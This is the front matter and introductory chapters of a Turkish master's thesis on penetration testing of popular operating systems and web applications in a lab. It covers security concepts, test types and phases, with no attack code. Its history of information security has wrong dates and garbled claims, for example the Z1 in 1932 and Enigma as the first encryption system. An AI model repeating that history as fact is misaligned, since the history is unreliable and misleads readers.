POPÜLER İŞLETİM SİSTEMLERİ VE WEB UYGULAMALARINDA PENETRASYON TESTLERİNİN DEĞERLENDİRİLMESİ

Hande ÇAVŞİ

Kütahya Dumlupınar Üniversitesi
Lisansüstü Eğitim Öğretim ve Sınav Yönetmeliği Uyarınca
Fen Bilimleri Enstitüsü Bilgisayar Mühendisliği Anabilim Dalında
YÜKSEK LİSANS TEZİ
Olarak Hazırlanmıştır.

Danışman : Dr. Öğr. Üyesi Durmuş ÖZDEMİR

Temmuz - 2019

KABUL VE ONAY SAYFASI

Hande ÇAVŞİ'nin YÜKSEK LİSANS tezi olarak hazırladığı POPÜLER İŞLETİM SİSTEMLERİ VE WEB UYGULAMALARINDA PENETRASYON TESTLERİNİN DEĞERLENDİRİLMESİ başlıklı bu çalışma, jürimizce Dumlupınar Üniversitesi Lisansüstü Eğitim Öğretim ve Sınav Yönetmeliğinin ilgili maddeleri uyarınca değerlendirilerek kabul edilmiştir.

17 / 07 / 2019

Prof.Dr. Önder UYSAL
Enstitü Müdürü, Fen Bilimleri Enstitüsü

Doç.Dr.Doğan AYDIN
Bölüm Başkanı, Bilgisayar Mühendisliği Bölümü

Dr.Öğr.Üyesi Durmuş ÖZDEMİR
Danışman, Bilgisayar Mühendisliği Bölümü

Sınav Komitesi Üyeleri

Dr.Öğr.Üyesi Durmuş ÖZDEMİR
Bilgisayar Mühendisliği Bölümü, Dumlupınar Üniversitesi

Doç. Dr. Eyüp GÜLBANDILAR
Bilgisayar Mühendisliği Bölümü, Osmangazi Üniversitesi

Doç. Dr. Doğan AYDIN
Bilgisayar Mühendisliği Bölümü, Dumlupınar Üniversitesi

ETİK İLKE VE KURALLARA UYGUNLUK BEYANI

Bu tezin hazırlanmasında Akademik kurallara riayet ettiğimizi, özgün bir çalışma olduğunu ve yapılan tez çalışmasının bilimsel etik ilke ve kurallara uygun olduğunu, çalışma kapsamında teze ait olmayan veriler için kaynak gösterildiğini ve kaynaklar dizininde belirtildiğini, Yüksek Öğretim Kurulu tarafından kullanılmak üzere önerilen ve Dumlupınar Üniversitesi tarafından kullanılan İntihal Programı ile tarandığını ve benzerlik oranının % 2 çıktığını beyan ederiz. Aykırı bir durum ortaya çıktığı takdirde tüm hukuki sonuçlara razı olduğumuzu taahhüt ederiz.

Dr. Öğr. Üyesi Durmuş ÖZDEMİR

Hande ÇAVŞİ

POPÜLER İŞLETİM SİSTEMLERİ VE WEB UYGULAMALARINDA PENETRASYON TESTLERİNİN DEĞERLENDİRİLMESİ

Hande ÇAVŞİ
Bilgisayar Mühendisliği, Yüksek Lisans Tezi, 2019
Tez Danışmanı: Dr. Öğr. Üyesi Durmuş ÖZDEMİR

ÖZET

Son zamanlarda dünyada olduğu gibi ülkemizde de bilgi teknolojilerinin kullanımı yaygınlaşmakta ve siber güvenliğin önemi artmaktadır. Bilgi teknolojileri kullanıcıya çeşitli faydalar sağlayan karmaşık yapılara sahip yazılımlar sunmakta ve yapısı gereği güvenlik açıklarına da sebep olmaktadır. Bu durum çeşitli kurum ve kuruluşları, bireysel kullanıcıları, kurumsal web sitelerini ve sistemlerini kötü niyetli şahısların (hacker) saldırılarına açık hale getirmektedir. Bilgi güvenliği bu saldırıları önlemek adına dijital ortamda depolanan bilgilerin güvenliğini sağlamak için yapılan tüm çalışmaları kapsamaktadır. Bu çalışmalardan biri de penetrasyon (sızma) testleridir. Penetrasyon testleri uzman kişiler tarafından var olan bilgi sistemi açıklarının kötü niyetli şahıslardan önce tespit edilip gerekli önlemlerin alınması hususunda bir rapor hazırlanması ve ilgili kişilerin bilgilendirilmesi şeklinde gerçekleştirilmektedir. Özellikle ülkemizde penetrasyon testi uzmanları oldukça az sayıdadır ve bu konuda kendilerini geliştirmek isteyen kişilere yönelik yeterli kaynak bulunmamaktadır. Kurumsal firmalar penetrasyon testlerini güvenlik amacıyla gizli bir şekilde ve yalnızca penetrasyon testi uzmanlarını çalıştıran firmalarca gerçekleştirmektedir. Bu durum bu konuyu merak eden ve bu konuda çalışma yapmak isteyen araştırmacıların gerçek bir ortamda deneme ve çalışma yapmasına olanak sağlamamaktadır. Bu çalışmada kurumsal bir yapının IT sisteminde bulunan Domain Controller'a bağlı Windows XP, Windows 7, Windows 10, Kali Linux, IIS Server, MSSQL Sever gibi işletim sistemleri ve sunucular sanal laboratuvar ortamı olarak kurularak penetrasyon testi aşamaları uygulamalı olarak gerçekleştirilmiştir. Çalışmanın web uygulamaları kısmında ise, zafiyetli (vulnerability) web sitesi üzerinde penetrasyon testi aşamaları uygulanmıştır. Ayrıca günümüzde mobil cihazların yaygınlaşması nedeniyle ortaya çıkan kullanıcı taraflı saldırılara yönelik android emülatörleri üzerinde uygulamalar yapılmıştır. Bu sayede günümüzde yaygın şekilde kullanılmakta olan popular işletim sistemleri ve web uygulamalarına yönelik zafiyet tespitleri ve zafiyet sömürü işlemleri gerçekleştirilmiştir.

Windows XP, Windows 7, Windows 10, Linux ve Android işletim sistemi mimarileri sunularak bu işletim sistemleri üzerinde penetrasyon testlerinin anlaşılması ve gerekli güvenlik önlemlerinin alınması amacıyla güvenlik mekanizmaları incelenmiştir. Bu çalışmada kurumsal bir firmanın penetrasyon testi aşamalarının bir bütün halinde incelenmesi ve açıklarının belirlenmesi aşamalarının uygulamalı şekilde sunulması hedeflenmiştir. Bu sayede penetrasyon testi ve bilgi güvenliği alanlarında araştırma yapmak isteyen sektör çalışanlarına ve araştırmacılarına kaynak olma niteliği sağlanması amaçlanmıştır.

Anahtar Kelimeler: Bilgi Güvenliği, Penetrasyon (Sızma) Testi, Saldırı Yöntemleri, Siber Güvenlik, Zafiyet Analizi.

EVALUATION OF PENETRATION TESTS IN POPULAR OPERATING SYSTEMS AND WEB APPLICATIONS

Hande ÇAVŞİ

Computer Engineering, M.S.Thesis, 2019

Thesis Supervisor: Assist. Prof. Durmuş ÖZDEMİR

SUMMARY

Recently, the use of information technologies has become widespread and importance of cyber security has increased in our country and as well as in the world. Information technologies offer a complex structure of software that provides the user with various benefits and because of this structure cause security vulnerabilities. This situation makes the various institutions and organizations, individual users, corporate websites and systems vulnerable to attacks by malicious people (hacker). Information security includes all studies to prevent these attacks and secure the information stored in digital environment. Penetration testing is one of these studies. Penetration tests are carried out by experts to identify the information system deficits that are identified before malicious persons and to prepare a report on taking necessary precautions and inform the relevant persons. Particularly in our country penetration testing experts are very few and in this field there are not enough resources for those who want to develop themselves. Enterprise companies perform penetration tests in a confidential way for security purposes and only by companies employing penetration testing specialists. This situation does not allow researchers who want to study this subject and to do research and study in a real environment. In this study, a simple virtual laboratory environment based on the Domain Controller, which resembles the IT system of an enterprise, was designed. In this virtual laboratory, there are operating systems and servers such as Windows XP, Windows 7, Windows 10, Kali Linux, IIS Server, MSSQL Sever connected to Domain Controller. We have also dealt with a vulnerable website and three Android Emulator based on Kali Linux 2019. Windows XP, Windows 7, Windows 10, Linux and Android architectures were introduced and security mechanisms of these operating systems were exemined in order to understand Penetration tests and take nessesary security measures. The aim of this study is to contribute to the sector employees and researchers who want to do research on this subject in accordance with the nature of being a resource. It is aimed to examine the penetration test phases of an enterprise firm as a whole and to present to stages of identifying security vulnerabilities and exploitations practically.

Keywords: Information Security, Penetration (Infiltration) Testing, Attack Methods, Cyber Security, Vulnerability Analysis.

TEŞEKKÜR

Çalışmalarım sırasında bana ışık tutan, tez çalışmam boyunca ilgi ve desteklerini esirgemeyen başta tez danışmanım Dr. Öğr. Üyesi Durmuş ÖZDEMİR'e ve Mak. Yük. Müh. Arda ZAİM'e teşekkürlerimi sunarım.

Bugünlere gelmemde desteklerini her zaman yanımda hissettiğim babam Suat ÇAVŞİ'ye ve annem Hacer ÇAVŞİ'ye de ayrıca teşekkür ederim.

İÇİNDEKİLER

Sayfa

İÇİNDEKİLER (devam)

Sayfa

İÇİNDEKİLER (devam)

Sayfa

İÇİNDEKİLER (devam)

Sayfa

ŞEKİLLER DİZİNİ

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

ŞEKİLLER DİZİNİ (devam)

Şekil **Sayfa**

SİMGELER VE KISALTMALAR DİZİNİ

Kısaltmalar	Açıklama
MOTD	Günün mesajı
C.I.A.	Güvenilir, bütünlük, kullanılabilirlik
NDA	Non-Disclosure Agrrement
BT	Bilgi Teknolojileri
IIS	İnternet bilgi Sunucusu
FTP	Dosya transfer protokolü
PHP	Hypertext preprocessor
NC	Net Cat
SMB	Sunucu servis bloğu
IP	Internet Protocol
SSH	Güvenli oturum veya güvenli soket oturumu
TCP	Transmission control protocol
XSS	Cross site scripting vulnerability
EIP	Genişletilmiş talimat işaretçisi
ESP	Depolama işaretçisi
JMP	Jump
DB	Data Base
ARP	Adres çözümleme protokolü
IOS	Iphone/ipad işletim sistemi
SPF	Akıllı telefon çerçevesi
APK	Android için oluşturulmuş uygulama
SET	Social Engineering Tools
RCE	Uzaktan kod yürütme
URL	Tekdüze kaynak bulucu
HTTP	Hyper text transfer protocol
SQL	Yapılandırılmış sorgu dili
PDF	Taşınabilir doküman formatı
LLMNR	Link local multicast name resolution
NTLM	Yeni teknoloji yerel ağ yöneticisi
RHOST	Hedef sistem ip adresi

SİMGELER VE KISALTMALAR DİZİNİ (devam)

Kısaltmalar	Açıklama
VM	Sanal makine
SYSINFO	Sistem bilgisi
PY	Python
CMD	Komut
JSP	Java script
IT	Information technology
RPORT	Hedef sistem portu

1. GİRİŞ

Kuruluşlara bilgi sağlamak için kullanılan ve hızla gelişmekte olan araçların (bilgisayar, veri toplama araçları, ağ ve iletişim araçları), uygulamaların ve hizmetlerin tamamı bilgi teknolojilerini oluşturmaktadır. Son zamanlarda dünyada olduğu gibi ülkemizde de bu teknolojilerin yaygınlığı hızlı bir şekilde artmaktadır (Akolaş, 2004). Fakat bu teknolojilerin popülerliğine rağmen geliştirilmesi ve etkin kullanımı konusunda birçok yetersizlik söz konusudur. Bu yetersizliklerin neden olacağı tehlikeleri minimuma indirgemek amacıyla çeşitli önlemlerin alınması gerekmektedir (Haigh, 2010).

Bilgi güvenliği dijital ortamda depolanan bilgilerin üçüncü şahıslar tarafından ele geçirilmesini önlemek, bilgi transferi sırasında bilginin bütünlüğünün ve yapısının bozulmadan aktarılmasını sağlamak, sistemlere yetkisiz kişilerin erişimlerini engellemek için verilen uğraşların tümüdür (Sağıroğlu, 2011). Bu uğraşlardan biri de uzman kişiler tarafından gerçekleştirilen penetrasyon (sızma) testleridir. Sistemlere saldıran kötü amaçlı kişilerin saldırı girişimlerini önlemek amacıyla onlar gibi düşünebilen ve hareket edebilen kişilerin sistemleri kötü amaçlı kişilerden önce test etmeleri bilgi güvenliğini korumak açısından önemlidir. Bu testler sonucunda sistemler tam bir denetime tabi tutulur ve test edilen sistem üzerindeki oluşabilecek hasarlar ve var olan riskler ilgili kişi, kurum veya kuruluşlara raporlanır. Yapılan penetrasyon testleri sonucunda ilgili kurum ve kuruluşların maddi hasarlara ve itibar kayıplarına uğramaları büyük ölçüde engellenmiş olur (Yiğit ve Akyıldız, 2014).

Bu çalışmada penetrasyon testi, penetrasyon testinin aşamaları ve penetrasyon testi araçları incelenmiştir. Bilgi güvenliği, bilgi güvenliği tarihçesi ve bilgi güvenliğinin bileşenleri sunularak bilgi güvenliğinin önemi vurgulanmıştır. Ayrıca popüler işletim sistemlerinden Windows XP, Windows 7, Windows 10 ve Android işletim sistemlerinin mimarileri ve güvenlik mekanizmaları ele alınarak bu sistemler üzerinde bulunan popüler zafiyetler penetrasyon testleri ile uygulamalı olarak sömürülmüştür. İlgili işletim sistemlerinin Domain Controller'a (Windows Server 2012) bağlı olması ve IIS Server, MSSQL Server gibi sunuculara sahip olması yapılan penetrasyon testi uygulamalarının konfigürasyon bazlı zafiyetlerinin de incelenmesiyle gerçek bir kurumsal firmanın penetrasyon testlerinin bir simülasyonu gibi ele alınmasına olanak sağlamaktadır. Çalışma kapsamında zafiyetli bir web sitesi ele alınarak mevcut zafiyetlerin uygulamalarla sömürülmesi sağlanmış ve web sitelerinin daha güvenli olması hususunda öneriler sunulmuştur. Yapılan çalışma ile bu konuda araştırma yapmak

isteyen sektör çalışanlarına ve araştırmacılara kaynak olma niteliği doğrultusunda katkı sağlanması amaçlanmıştır.

Bilgi Güvenliği

Bilgi, çeşitli veri türleri olarak temsil edilebilecek (kodlanmış) gerçekler veya fikirler ya da sistem varlıkları arasında iletilebilecek herhangi bir ortamda veya formdaki veri ve talimatlar olarak tanımlanabilmektedir. Bilgi güvenliği ise, bilgi ve bilgi sistemlerinin gizliliğini, bütünlüğünü ve geçerliliğini sağlamak amacıyla bilgilerin yetkisiz erişimden, kullanımdan, ifşa edilmesinden, aksaklıktan, değişikliğe uğrama veya imha edilmesinden korunması adına yapılan çalışmaların tümüdür. Kötü niyetli kişilerin dijital verilere erişip kendi çıkarları doğrultusunda kullanması kurum ve kuruluşları büyük maddi hasara ve itibar kaybına uğratmaktadır. Bu tür girişimlerin önlenmesi ve kurum, kuruluş ve bireysel sistemlerin korunması adına bilgi güvenliği günümüzde önemini koruyan bir kavram olarak varlığını sürdürmektedir (Nieles vd., 2017).

Bilgi güvenliği tarihçesi

Bilgi güvenliğinin kökeni, eski dünyanın uygarlıklarından idare ve savaşta hiyerarşik komuta ve kontrol yapılarının yükselişine kadar dayanmaktadır. Literatürde "bilgisayar güvenliği tarihi" kavramına yönelik derinlemesine bir araştırma konusu olmasa da bilgisayar korsanları ve özgür yazılım belirli bir ölçüde araştırılmıştır. Bilgisayar güvenliğine duyulan ihtiyacın ortaya çıkmasıyla birlikte bilgi güvenliği ihtiyacı da ön plana çıkarılmıştır. Başlangıçta bilgi güvenliği kavramı büyük oranda fiziksel güvenlik ve basit belge şemalarını içermekteyken, zaman içinde ulusal güvenliği sağlama konusundaki artan ihtiyaç daha karmaşık, daha teknolojik ve daha gelişmiş bilgisayar güvenlik önlemlerinin alınmasına yol açmıştır (Leeuw ve Bergstra, 2007).

İlk önceleri ekipmanların fiziksel olarak çalınması, sistem ürünlerine yapılan casusluk olayları birincil derecede tehdit unsuruyken, 1960'lı yılların başında ortaya çıkan belgelenmiş güvenlik problemlerinden ilki bu kategorilerin dışında kalmıştır. 1960'lı yılların başında bir sistem yöneticisi MOTD (Message of The Daily) dosyası üzerinde çalışırken bir başka sistem yöneticisi de şifre dosyalarını düzenlemekteydi. Bu esnada yazılımdaki bir aksaklık bu iki dosyanın karışmasına ve giriş şifresi dosyasının her bir çıktı üzerine yazdırılmasına sebep oldu. Bu olayla yazılım güvenliğinin sağlanmasının önemi de anlaşılmış oldu. 1930'larda bilgi toplama işlemi fiziksel yollardan daha çok dijital yollarla sağlandı ve bilgisayar bilimcileri ve matematikçiler bilgiyi eskisinden daha güvenli bir hale getirmek için şifreleme ve şifre çözme

tekniklerini kullanan ilk bilgi sistemi ENIGMA'yı ortaya çıkarmışlardır. Alman mühendisler tarafından geliştirilen ENIGMA güvenlik seviyelerini ortaya koyma ve mesaj güvenliğini sağlamayı amaçlamaktaydı. ENIGMA'nın Poles tarafından 1930'larda kırılması sonucunda Amerikanlar ve İngilizler İkinci Dünya Savaşı boyunca bu kırılmayı yönetebilmek amacıyla ENIGMA'nın çeşitli versiyonlarını geliştirmişlerdir (Shimall, 2014).

1932'de çok büyük boyutlu ve zor programlama dillerini kullanabilen elektromekanik bilgisayar olan Z1 bilgisayarı KonradZuse tarafından icat edildi. Bu bilgisayar temel olarak bilimsel hesaplamalar, nüfus sayımı, muhasebe, bordro ve envanter problemleri için kullanıldı. Bu zamandan sonra bilgisayar teknolojileri konusunda çok büyük gelişmeler meydana geldi ve 1942'de diğerlerinden farklı olarak hesaplama fonksiyonlarını da kullanabilen ilk elektronik dijital bilgisayar icat edildi. Bu gelişmeyi 1946'da temel olarak Amerikan askeri araştırmaları için icat edilen ENIAC, 1948'den sonra vakum tüpleri yerine transistörler, 1960'ların sonunda ise bütünleşmiş devreler takip etmiştir. Yapılan gelişmeler sonucunda bilgi güvenliği iyice arttırılmış ve "bir yerden diğerine nasıl bilgi gönderilebilir?" sorusu gündeme gelmiştir ve sorunun sonucunda 1960'larda bilgisayar ağları kavramı ortaya çıkmıştır. 1960'da Soğuk Savaş sonrasında internetin kurucusu Larry Roberts Birleşik Devletler ordusunun veri gizliliğinin korunması fizibilitesini incelemiş ve sonunda 3 Haziran 1968'de ARPANET programını ortaya çıkarmıştır. Bu dönemde popülerliğinden kaynaklı ARPANET'in kötüye kullanımı arttı ve Aralık 1973'te Bob Metcalfe ARPANET ile ilgili temel sorunları belirleyerek ağ üzerinden bilgi akışını daha güvenli hale getirmek için ethernet protokollerini geliştirdi. 1979'da dosyaları ve bilgisayarları bozan ilk solucan virüsü keşfedildi. 1982 yılında elc cloner virüsünün Apple DOS işletim sistemine saldırdığı tespit edildi ve 1986'da bu virüs kendisine bağlı bilgisayarlara da yayıldı. 1999 yılı bilgisayarların sanayiler tarafında gerçekleşen kullanımındaki muazzam gelişmeler açısından çığır açan bir yıl olarak kabul edildi. Günümüzde teknolojik gelişmelerin artması beraberinde bilgi güvenliği tehditlerini de arttırmaktadır ve IEEE, ACM veri tabanlarından gelen güncel verilere göre bilgi güvenliğindeki araştırmaların bu alandan gelen tehditlerle başa çıkabilmek için büyük oranda arttırıldığı tespit edilmiştir (Sughanty ve Maiti, 2014).

Bilgi güvenliği bileşenleri

C.I.A. (Confidentiality-Integrity-Availibility/Gizlilik-Bütünlük-Erişebilirlik) ana bilgisayarların gelişmesinden bu yana güvenlik için endüstri standardını oluşturan sadece bilginin faydasını tanımlayan Şekil 1.1.'de gösterilen gizlilik, bütünlük, erişilebilirlik kavramlarından oluşan bir üçgen belirlemiştir. Bu üç kavramın her biri kendi açısından çeşitli yorumlar, farklı içerikler ortaya koymaktadır. 2002'de Don Parker, klasik C.I.A üçgenine alternatif bir model olarak altı atomik bilgi elementi olarak adlandırdığı modeli önerdi. Bu altı element gizlilik, sahiplik, bütünlük, doğrulama, erişilebilirlik ve faydadır (Singh vd., 2014).

Şekil 1.1. C.I.A üçgeni.

Gizlilik: Gizlilik bilgilerin ve kaynakların yalnızca onları görme hakkına sahip kişiler tarafından görülmesini sağlamak üzere gizlenmesidir. Bilgilerin yetkisiz kişilere karşı gizli tutulması bilgi güvenliğinin en yaygın yönüdür. Bilgiyi gizli tutma ihtiyacı, bilgisayarların devlet ve sanayi gibi hassas alanlarda kullanılmasından kaynaklanmaktadır. Bir kuruluş, bilgilerin gizliliğini tehlikeye atan kötü niyetli eylemlere karşı korunmalıdır (Alhassan ve Adjei, 2017).


Bütünlük: Bütünlük verilerin ve kaynakların güvenilirliğini temsil etmekte ve genellikle uygunsuz veya yetkisiz değişiklikleri önleme anlamında ifade edilmektedir. Bütünlük, veri bütünlüğünü yani bilginin içeriğini ve kaynak bütünlüğünü, veri kaynağını içermektedir ve bilgilerin değişmeden kalması anlamına gelmektedir (Chaekiar vd., 2012).

Erişilebilirlik: Erişilebilirlik ihtiyaç duyulduğunda bilgileri veya kaynakları kullanabilme yeteneği anlamına gelmektedir. Bir başka deyişle hiç kimsenin veya olayın bilgiye meşru veya zamanında erişimi engelleyemediğinden emin olmak anlamına gelmektedir. Bir kuruluş tarafından oluşturulan ve saklanan bilgilerin yetkili kullanıcılar ve uygulamalar için erişilebilir olması gerekmektedir. Eğer bilgi erişilebilir değilse kullanışsızdır. Bazı durumlarda bilginin

sürekli olarak değiştirilmesi gerekmektedir ve bu durum bilginin bilgiye erişim yetkisi olanlara erişiminin açık olması gerektiği anlamına gelmektedir. Bilgi erişilebilirliğinin güvenlikle ilgili durumu, birisinin veriyi kullanılamaz duruma getirerek verilere veya bir hizmete erişimi reddetmeyi bilinçli olarak ayarlayabilmesidir (Nweke, 2017).

Penetrasyon Testi Tipleri

Penetrasyon testi bilgi işlem tabanını test etmek için donanım, yazılım ve insanlardan oluşan eksiksiz, entegre, operasyonel ve güvenilir olan kapsamlı bir yöntemdir. Penetrasyon testi süreci kötü veya yanlış sistem konfigürasyonu, donanım ve yazılım hataları ve süreç veya teknik önlemlerde operasyonel zayıflıklar dâhil, olası tüm güvenlik açıkları için sistemin aktif olarak analiz edilmesini içermektedir. Penetrasyon testleri genel olarak kapsam ve organizasyonlarına, istek ve gerekliliklerine göre gerçekleştirilir. Bu kapsam altında Şekil 1.2.'de gösterildiği gibi siyah kutu, gri kutu, beyaz kutu olmak üzere üç tip penetrasyon testi vardır (Bacudio vd., 2011).



Şekil 1.2. Penetrasyon testi tipleri.

Siyah kutu penetrasyon testleri

Siyah kutu penetrasyon testlerinde testi yapan uzmanın sistem hakkında herhangi bir bilgisi yoktur. Siyah kutu penetrasyon testi tipinde penetrasyon testi uzmanı hedef sistem ve network ile ilgili bilgi toplama aşamasıyla ilgilenir ve uzman yalnızca beklenen sonucun ne olması gerektiğini bilir ama sonuçların nasıl geldiğini bilemez, herhangi bir programlama kodunu incelemez. Siyah kutu test tipi herhangi bir yazılım dilinin bilinmesini zorunlu kılmaz bu nedenle penetrasyon testi yapan kişinin bu konuda uzman olması beklenmez. Penetrasyon

testini yapan kişi sistem ile sistemin sahip olduğu özellikler arasındaki çelişkileri doğrular ve testleri genellikle sistemi tasarlayan kişinin bakış açısından değil kullanıcının bakış açısından uygular. Kapsam olarak siyah kutu testinde penetrasyon testlerinin tüm aşamaları uygulanmaz ve diğer test tiplerine göre uygulanması en zor olan penetrasyon testi tipidir (Baloch, 2015).

Gri kutu penetrasyon testleri

Gri kutu penetrasyon testlerinde penetrasyon testini gerçekleştiren kişi genellikle bir sistemin içindeki programların detayları hakkında kısmi veya sınırlı bilgi sahibidir. Web uygulamalarının ağ ve sistemlerinin dağıtık bir yapıya sahip olmasından dolayı kaynak kod veya binary kodlara ulaşmak zordur. Bu nedenle gri kutu testler beyaz kutu testlere kıyasla web uygulamaları üzerinde penetrasyon testi gerçekleştirmek için daha uygundur. Gri kutu penetrasyon testleri kaynak kodu erişimi veya binary kodlara erişimi temel almak yerine ara yüz tanımlarını fonksiyonel özellikleri ve uygulama mimarilerini temel alır. Bu durum gri kutu penetrasyon test tipinde sınırlı bilgilerle de bir senaryo hazırlama imkânı sağlamaktadır. Gri kutu test tipinde kaynak kod ve binary kodlara erişim sağlanmadığından penetrasyon testi yapan kişi ve yazılım geliştiriciler arasında belli bir sınır korunmuş olmaktadır (Shivayogimath, 2014).

Beyaz kutu penetrasyon testleri

Beyaz kutu penetrasyon testi tipi, testi yapan kişiye kaynak kodu, işletim sistemi detayları, ip adresleri gibi sistemler ve ağlar hakkında detaylı bilgi sağlaması açısından diğer penetrasyon testi tiplerine göre daha kapsamlıdır. Beyaz kutu penetrasyon testlerinde, sistem yazılımları testi yapan kişi tarafından şeffaf bir şekilde görülebildiğinden bu adı almıştır. Beyaz kutu penetrasyon testleri kaynak kodu inceleyerek, veri akışı ve döngü testlerini kapsamaktadır ve test süreci entegrasyon, birim ve sistem seviyelerine uygulanabilmektedir. Beyaz kutu testlerinde ekstra kod satırları ortadan kaldırılarak, gizli koddaki hatalar ortaya çıkarılabilmektedir. Beyaz kutu penetrasyon testi diğer penetrasyon testlerine kıyasla en kapsamlı penetrasyon testi tipi olmasından, ayrıca test sürecinde süreci bilen kişilerin yazılım dillerine hâkim olması gerektiğinden dolayı en pahalı penetrasyon testi tipidir. Bu test tipinde gri kutu penetrasyon testlerinin aksine yazılım geliştiriciler ve penetrasyon testini gerçekleştiren kişi arasında hiçbir sınır yoktur (Khan ve Khan, 2012).

Penetrasyon Testi Aşamaları

Penetrasyon testleri Şekil 1.3.'de gösterilen aşamalardan meydana gelmektedir. Keşif aşaması ayak izi, tarama ve numaralandırma, zafiyet analizi aşamalarını içerirken, saldırı aşaması sömürü ve yetki yükseltme aşamalarını içermektedir.

Şekil 1.3. Penetrasyon testi aşamaları.

Planlama aşaması

Planlama aşaması test kapsamının tanımlandığı ve genellikle penetrasyon testine başlamadan önce yapılması gereken tüm aktiviteleri içeren aşamadır. Yönetim onayları, NDA (Gizlilik Sözleşmesi) gibi belgeler bu aşamada imzalanır. Mevcut güvenlik politikaları, endüstri standartları ve en iyi uygulamalar göz önünde bulundurularak testin kapsamı ve sızma testi ekibindeki görevlendirmeler planlama aşamasında belirlenir. Düzgün, planlı, kontrollü bir saldırı gerçekleştirebilmek için dikkate alınması gereken bazı faktörler vardır ve bir bilgisayar korsanına kıyasla penetrasyon testi yapan kişi daha fazla kısıtlama altında hedef sisteme saldırılar düzenlemektedir. Bu nedenle başarılı bir penetrasyon testi planlı bir uygulama gerektirir. Planlama testindeki kısıtlamalar aşağıdaki gibidir;

Zaman: Bir bilgisayar korsanı bir hedef sisteme saldırmak istediğinde bunu planlamak için yeterli zamana sahipken, penetrasyon testini gerçekleştirecek kişiler için planlama zamanı başlangıçta belirlenen süre ve organizasyon şirketinin mesai saatlerine bağlı olarak kısıtlı olacaktır.

Yasal Kısıtlamalar: Bir bilgisayar korsanının aksine penetrasyon testi gerçekleştiren kişiler penetrasyon testini yaptığı sistemler üzerinde kötü etkiler bırakmaktan kaçınır ve bu nedenle penetrasyon testi uzmanı bu işlemi yapmadan önce ilgili organizasyon şirketleri ile izlemesi gereken ve yapılması kabul edilebilir veya kabul edilemez adımlar hakkında bir sözleşme

imzalamaktadır. Yani bir organizasyon şirketinin penetrasyon testi yapan kişiye düşük süre, bilgi sızdırması gibi konular dışında iş üzerinde kötü etki yaratacağını düşündüğü konularda da uygulayabileceği çeşitli kısıtlamalar mevcuttur. Bu faktörlerin planlama aşamasında belirlenmesi ve bu faktörlere dikkat edilmesi gerekmektedir (Saindane, 2015).

Keşif aşaması

Bilgi toplama aşaması olarak ta kabul edilebilen keşif aşaması penetrasyon testinin gerçek anlamda başladığı aşamadır. Keşif aşamasını aşağıdaki gibi kategorilere ayırmak mümkündür (Ami ve Hasan, 2012).

- Ayak İzi Aşaması (Footprinting Phase)
- Tarama Ve Numaralandırma Aşaması
- Zafiyet Analizi Aşaması

Ayak izi aşaması

Bu aşama hem teknik, hem de teknik olmayan yollarla birlikte çeşitli araçlar kullanılarak hedef organizasyon ve sistemler hakkında mümkün olan en fazla bilgiyi elde etmek için daha çok bilgi toplamaya odaklanan bir aşamadır. Ayak izi aşaması sistem ile ilgili internet, sunucu, domain gibi bilgileri araştırmak, veri tabanlarını, kayıtları, e-postaları sorgulamak gibi olayları içermektedir. Bu aşamada sosyal mühendislik saldırıları için kullanılabilecek BT durum detayları, şirket e-posta adresleri, cihaz yapılandırmaları, kullanıcı adı ve şifreleri gibi faydalı bilgileri elde etmek mümkündür. Bu aşamadaki işlemlerin çoğu küçük komut dosyaları yazılarak otomatikleştirilebilmektedir. Penetrasyon testi uzmanları bu aşamadan olabildiğince faydalanmalı ve kısa sürede organizasyonla ilgili maksimum bilgiyi elde etmeye çalışmalıdırlar (Rani ve Arora, 2018).

Tarama ve numaralandırma aşaması

Tarama ve numaralandırma aşaması genellikle canlı sistemleri tanımlamayı, bulunan açık/filtrelenmiş bağlantı noktalarını, bu bağlantı noktalarında çalışan hizmetleri, yönlendirici/güvenlik duvarlarını eşlemeyi, işletim sistemi ayrıntılarını, ağ yolu keşfi gibi olayları içermektedir. Bu aşama pasif bilgi toplama şeklinden daha çok olabildiğince aktif bilgi toplama işlemini gerçekleştirir. Penetrasyon testini gerçekleştirecek kişiler bu aşamada gerekli araçları çok dikkatli bir biçimde kullanmalı ve trafiği yoğun olan sistemleri devre dışı

